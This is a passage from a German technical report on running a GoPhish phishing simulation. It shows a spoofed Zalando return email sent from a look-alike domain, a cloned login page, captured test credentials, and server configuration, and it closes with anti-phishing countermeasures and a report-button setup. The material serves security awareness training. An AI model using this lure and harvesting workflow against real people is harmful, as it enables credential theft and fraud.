


Abbildung 149: Bestätigung

Nun sieht man das versendete Phishing Mail. Ebenfalls ersichtlich ist, dass das Mail von Zalando kommt.

Deine Rücksendung an uns

Von info@serive-mail.zalando.ch am 2020-12-18 16:48
 Details Einfacher Text

zalando Bestellnummer
10703086581483

Deine Rücksendung an uns

Hallo Luis,

Wir haben deine Rücksendung erhalten. Vielen Dank dafür!

Dein offener Betrag reduziert sich um CHF 23.95 für die zurückgesendeten Artikel auf CHF 177.95. Solltest du den Betrag inzwischen vollständig bezahlt haben, veranlassen wir automatisch eine Erstattung entsprechend deiner ursprünglichen Zahlungsmethode.

Zurückgeschickter Artikel

	Urban Classics Sweatshirt - grey Größe: M Stück: 1	CHF 23.95
<u>Ähnliche Produkte</u>		

Zahlungsart Rechnung
Versand Kostenlos
Gutschrift inkl. MwSt. CHF 23.95

Bestellung ansehen

Zalando Login wird benötigt

Abbildung 150: Phishing Mail

Wenn man aber den Email-Header ansieht, sieht man jedoch, dass das Mail niemals von Zalando stammen könnte. Der Verkehr stammt immer nur von Hosttech.

```
Return-Path: <info@serive-mail.zalando.ch>
X-Original-To: info@luis-luescher.com
Delivered-To: info@luis-luescher.com
Received: from llsvtest01 (46-126-8-53.dynamic.hispeed.ch [46.126.8.53])
    by 135.hosttech.eu (Postfix) with ESMTPSA id 408DDA1148
    for <info@luis-luescher.com>; Fri, 18 Dec 2020 16:48:44 +0100 (CET)
Authentication-Results: 135.hosttech.eu;
    smtp.mailfrom=info@serive-mail.zalando.ch
Received-SPF: pass (135.hosttech.eu: connection is authenticated)
Mime-Version: 1.0
Date: Fri, 18 Dec 2020 15:48:44 +0000
Message-Id: <1608306524245688572.6873.1625113105592248984@llsvtest01>
Subject: =?UTF-8?q?Deine_R=C3=BCcksendung_an_uns?=
To: "Luis Luescher" <info@luis-luescher.com>
X-hosttech-server: 135.hosttech.eu
From: info@serive-mail.zalando.ch
X-Mailer: gophish
Content-Type: multipart/alternative;
    boundary=d0a2250ed1860f0f63d160e6f1dd68841bbe3678cf232fb0f572e39b59ef
X-PPP-Message-ID: <20201218154844.718801.87324@135.hosttech.eu>
X-PPP-Vhost: ictsystem.ch
X-hosttech-MailScanner-Information: Please contact the ISP for more information
X-hosttech-MailScanner-ID: 408DDA1148.A3FC2
X-hosttech-MailScanner: Found to be clean
X-hosttech-MailScanner-SpamCheck: not spam, SpamAssassin (not cached,
    score=-1.434, required 5, ALL_TRUSTED -1.00, BAYES_00 -1.90,
    HTML_FONT_LOW CONTRAST 0.00, HTML_MESSAGE 0.00, HT_185 0.20,
    IP_LINK_PLUS 0.01, NUMERIC_HTTP_ADDR 1.24, SPF_PASS -0.00,
    T_REMOTE_IMAGE 0.01, URIBL_BLOCKED 0.00)
X-hosttech-MailScanner-From: info@serive-mail.zalando.ch
X-Spam-Status: No
```

Dies ist das Login Fenster von Zalando. Wenn man auf den Link im Phishing Mail klickt, gelangt man auf die Landing Page.

The screenshot shows the Zalando login page. At the top left is the Zalando logo. At the top right are language selection buttons for "Deutsch" and a globe icon. The main title "Willkommen zurück" is centered above two input fields: "E-Mail-Adresse" and "Passwort". Below these fields is a large black "Anmelden" button. At the bottom left of the form area is a link "Passwort vergessen?".

Ich bin neu hier

Abbildung 151: Landing Page von Zalando

GoPhish stellt ein Dashboard zur Verfügung, um zu sehen, wie sich die Kampagne verhält.



Abbildung 152: Monitoring der Phishing Attacke

Es gibt zudem eine detaillierte Ansicht. Hier sieht man ebenfalls die Zeitstempel der einzelnen Schritte.

	Campaign Created	December 21st 2020 12:37:23 pm
	Email Sent	December 21st 2020 12:37:23 pm
	Email Opened	December 21st 2020 12:37:30 pm
	Email Opened	December 21st 2020 12:40:21 pm
	Clicked Link	December 21st 2020 12:40:24 pm
	Windows (OS Version: 10)	
	Chrome (Version: 87.0.4280.88)	
	Clicked Link	December 21st 2020 12:40:33 pm
	Windows (OS Version: 7)	
	Chrome (Version: 84.0.4147.135)	
	Submitted Data	December 21st 2020 12:40:46 pm
	Windows (OS Version: 10)	
	Chrome (Version: 87.0.4280.88)	

Abbildung 153: Detaillierte Abfolge der Phishing Attacke

Wenn man die Details zur Submitted Data genauer ansieht, kann man die versendeten Daten ansehen. Hier wurde zum Beispiel «luis.luescher» als Benutzernamen und «DiesesPasswortistnichtsicher» als Passwort verwendet.

_eventId	submit
execution	e1s1
lt	LT-2303559-VaonKpUgy4gnQA2QyhKb6zUagYgPJk
password	DiesesPasswortistnichtsicher
submit	Anmelden
username	luis.luescher

Abbildung 154: Details der versendeten Daten

7.5.10. Konfiguration für Report Button

Innerhalb von GoPhish kann man auf «Account Settings» klicken.




Abbildung 155: Öffnen der Account Settings

Nun öffnet man die Reporting Settings.




Abbildung 156: Aktivieren des Email Account Monitoring

Danach kann man die IMAP Daten angeben. Hier ist wichtig zu bedenken, dass dies die Daten sein sollten, die dann später für den Report Button verwendet werden. Ansonsten muss man diese wieder ändern.

The screenshot shows four input fields for IMAP credentials:

- IMAP Host: leto.ssl.hosttech.eu
- IMAP Port: 993
- IMAP Username: security@ictsystem.ch
- IMAP Password: (redacted)

Below these fields is a checkbox labeled 'Use TLS' with a checked status.

Abbildung 157: Setzen der IMAP Credentials

Nun kann man, wenn gewünscht noch einen Ordner angeben, per Default ist der INBOX Ordner gesetzt. Zudem empfehle ich den Haken bei «Ignore Certificate Errors» und «Delete campaigns emails» zu setzen. Somit gibt es keine Probleme mit dem Zertifikat. Durch den Haken bei «Delete campaigns emails» werden Emails, die von einer Kampagne stammen, automatisch durch GoPhish gelöscht.

Folder:	Phishing	...
Polling frequency:	Leave blank for default of every 60 seconds.	
Restrict to domain:	e.g. widgets.com. Leave blank for all domains.	
Ignore Certificate Errors:	<input checked="" type="checkbox"/>	...
Delete campaigns emails:	<input checked="" type="checkbox"/>	...

Abbildung 158: Erweiterte Einstellung

Im Anschluss sollte man die angegeben Daten mit dem Button «Test Settings» testen.



Abbildung 159: Testen der Einstellung

Konnte sich GoPhish erfolgreich im Email Account einloggen erscheint die Meldung «Success».




Abbildung 160: Erfolgreiche Einstellungen

7.5.11. SSL Zertifikat erstellen & hinzufügen

Auf der Seite <https://zerossi.com/> kann man ein SSL Zertifikat erstellen lassen. Dafür muss man sich zu Beginn auf der Seite registrieren. Dies ist ebenfalls via Google Account möglich. Nun muss man die gewünschte Domain angeben. Es ist ebenfalls möglich mehrere Domains anzugeben.

New Certificate

SSL Certificate Setup

You're on your way to issuing a brand-new SSL certificate for one or multiple domains. Before you can install your new certificate, please complete the steps below.

Domains

I need a wildcard certificate PRO

Please enter at least one domain to secure. For single-domain certificates the WWW-version of your domain will always be included at no extra charge.

Enter Domains

+ luescher.one luescher.one www.luescher.one

Add Domain PRO

Next Step →

> Validity

> CSR & Contact

> Finalize Your Order

Abbildung 161: Angaben zur Domain

Danach kann man die gewünschte Version auswählen. Da wir den Free Plan gewählt haben, wählen wir 90-Day Certificate.




Abbildung 162: Gültigkeitsdauer des Zertifikat

Danach sollte man die Auto-Generate CSR aktivieren.




Abbildung 163: Aktivieren der automatischen Verlängerung

Nun kann man das Abonnement auswählen.




Abbildung 164: Auswahl des Paket

Danach kann man die Verifizierungsmethode auswählen. Ich habe die Methode mit der DNS-Verifizierung ausgewählt. Dafür muss man nur einen CNAME im DNS Eintrag hinzufügen. Die Angaben werden dann auf der Website angezeigt (Im Bild schwarz verdeckt).




Abbildung 165: Verifizierung der Domain

Die selben Angaben muss man nun in den DNS Einstellungen der Domain als CNAME Eintrag hinzufügen.

CNAME Records

Host	Canonical Name	TTL
[REDACTED]	[REDACTED]	.. 3600

Host: [REDACTED]

Canonical Name: [REDACTED]

TTL: 3600 (1 Stunde) ▾

Abbrechen **Speichern**

Abbildung 166: CNAME Records DNS Einstellungen

Danach kann man die Domain registrieren. ZeroSSL überprüft dann den DNS Eintrag, ob der CNAME Record vorhanden ist.




Abbildung 167: Bestätigung

Nun kann man die erstellten Zertifikate herunterladen.




Abbildung 168: Erstellte Zertifikate herunterladen

Sobald die Zertifikate heruntergeladen sind. Kann man diese via WinSCP auf den Server kopieren und im gewünschten Verzeichnis hinterlegen.

LICENSE	2 KB	28.08.2020 20:26:14
gophish_admin.key	2 KB	15.11.2020 16:35:30
gophish_admin.crt	3 KB	15.11.2020 16:36:36
gophish	20'455 KB	28.08.2020 20:26:23

Abbildung 169: Zertifikate auf dem Server

Sobald die Zertifikate auf dem Server sind. Muss man nun den Pfad der Zertifikate in der Konfigurationsdatei anpassen. Für den Phish Server sowie den Admin Server kann man die selben Zertifikate verwenden. Die Änderungen sind **rot** markiert.

```
{
    "admin_server": {
        "listen_url": "0.0.0.0:3333",
        "use_tls": true,
        "cert_path": "gophish_admin.crt",
        "key_path": "gophish_admin.key"
    },
    "phish_server": {
        "listen_url": "0.0.0.0:80",
        "use_tls": true,
        "cert_path": "gophish_admin.crt",
        "key_path": "gophish_admin.key"
    },
    "db_name": "mysql",
    "db_path": "root:Admin1234@(localhost:3306)/gophish?charset=utf8&parseTime=true",
    "migrations_prefix": "db/db_",
    "contact_address": "info@luis-luescher.com",
    "logging": {
        "filename": "",
        "level": ""
    }
}
```

7.5.12. Gegenmassnahmen Phishing

Noch einmal die Grundregel vorweg: Kein Kreditkarteninstitut und kein seriöser Anbieter fordert per E-Mail auf, vertrauliche Zugangsdaten preiszugeben – auch nicht um der Sicherheit willen.

Was man ausserdem beachten sollten, wenn man Daten- oder Passworddiebstahl entgehen möchten:

- Überprüfe stets die Adressleiste im Browser. Am besten trägt man die Adressen zu häufig besuchten Login-Seiten in die Favoritenliste des Browsers ein.
- Klicke niemals auf Links in einer dubiosen E-Mail. Versuche im Zweifelsfall stattdessen, die im E-Mail-Text genannte Seite über die Startseite der betreffenden Organisation zu erreichen – also ohne den angegebenen Link in die Adresszeile des Browsers einzutippen.
- Wenn man sich nicht sicher ist, ob eine E-Mail vielleicht berechtigter Weise nach vertraulichen Daten fragt, frage am besten telefonisch bei dem genannten Anbieter nach.
- Gib keinesfalls persönliche Daten wie Passwörter, Kreditkarten- oder Transaktionsnummern via E-Mail preis – egal, wie vertrauenserweckend die betreffende E-Mail erscheint.
- Gib persönliche Informationen nur in der gewohnten Weise etwa auf der Online-Banking-Website ein. Sobald irgendetwas seltsam vorkommt, beende die Verbindung sofort und kontaktiere den regulären Website-Betreiber.
- Starte niemals einen Download-Link direkt aus einer E-Mail heraus, auf deren Echtheit man sich nicht hundertprozentig verlassen kann. Starte, wenn möglich, einen Download stets direkt von der Anbieter-Website.
- Öffnen insbesondere niemals Dateien im Anhang einer verdächtigen E-Mail.
- Beende jede Online-Session durch einen regulären Log-out – statt einfach nur das Browserfenster zu schliessen.
- Kontrolliere regelmässig den Saldo des Bankkontos sowie Umsätze zum Beispiel von Internetzahlungsdienstleistern. So kann man bei unbefugten Abbuchungen schneller reagieren.
- Gib niemals persönliche Daten auf Webseiten mit unverschlüsselter Verbindung ein. Ob eine Website verschlüsselt mit dem Browser kommuniziert, erkennt man an der Abkürzung "https://" in der Adresszeile sowie an dem kleinen Vorhängeschloss- Symbol neben der Adresszeile des Browsers.
- Achte stets darauf, dass die Antivirus-Software aktuell und die Firewall aktiv ist.
- Checke E-Mails mit Dateianhängen kritisch und öffnen die Anhänge nicht, wenn man nicht von der Echtheit des Absenders überzeugt ist.
- Ändere regelmässig Passwörter und verwende für jede Anwendung ein anderes Login.
- Moderne Browser wie Google Chrome und E-Mailprogramme wie Thunderbird sind kostenlos und verfügen inzwischen über Schutzmassnahmen gegen Phishing. So greift Chrome auf eine riesige Datenbank von bekannten Phishing-Seiten zu und warnt bei deren Aufruf davor und Thunderbird meldet, wenn ein Link in einer E-Mail zu einer anderen Adresse führt als dem Benutzer dargestellt wird.

7.6. Outlook Phishing Button

Unter <https://info.knowbe4.com/kmsat-request-a-demo> kann man eine Demo Version des Phishing Button Anfordern. Diese wird einem auch meistens gewährt.

Danach kann man unter <https://training.knowbe4.com/ui/login> sich einloggen.




Abbildung 170: Account Settings

Unter <https://training.knowbe4.com/ui/account/info> kann man die Account Informationen einsehen. Man kann sich auf einfach einloggen und danach auf «Account Settings» klicken.

Weiter unten kann man dann die Einstellungen für den Button festlegen. Wichtig hier ist das Feld mit den beiden Email-Adressen. Da kann man die Mail(s) definieren, an die die Mail weitergeleitet werden sollte. Weiter unten kann man ebenfalls dann die MSI Installationsdatei herunterladen, um das Outlook Add-In auf dem lokalen Gerät zu installieren.

Enable Phish Alert

— ICT System AG Settings

Setting Name Icon 

License Key

Forward Non-Simulated Phishing Emails to
Separate multiple email addresses with a comma. Send Us a Copy 

Email Format:

Languages
 German (Default)

Download Outlook add-in installer for Windows: [PhishAlert.msi](#)

Download PAB server based add-in manifest for:

- Exchange 2013, 2016: [ExchangeManifest.xml](#)
- Microsoft 365 (supports mobile): [M365Manifest.xml](#)

Download Config for Chrome Extension: [phish_alert_configuration.json](#)

[Installation and Configuration Guide](#)

Abbildung 171: Einstellungsmöglichkeiten 1

Man kann auf die Texte, die beim Melden eines Mails anzeigen werden überarbeitet. Wenn die Einstellungen so stimmen kann man diese mit den blauen Button «Save Phish Alert Settings» abspeichern.

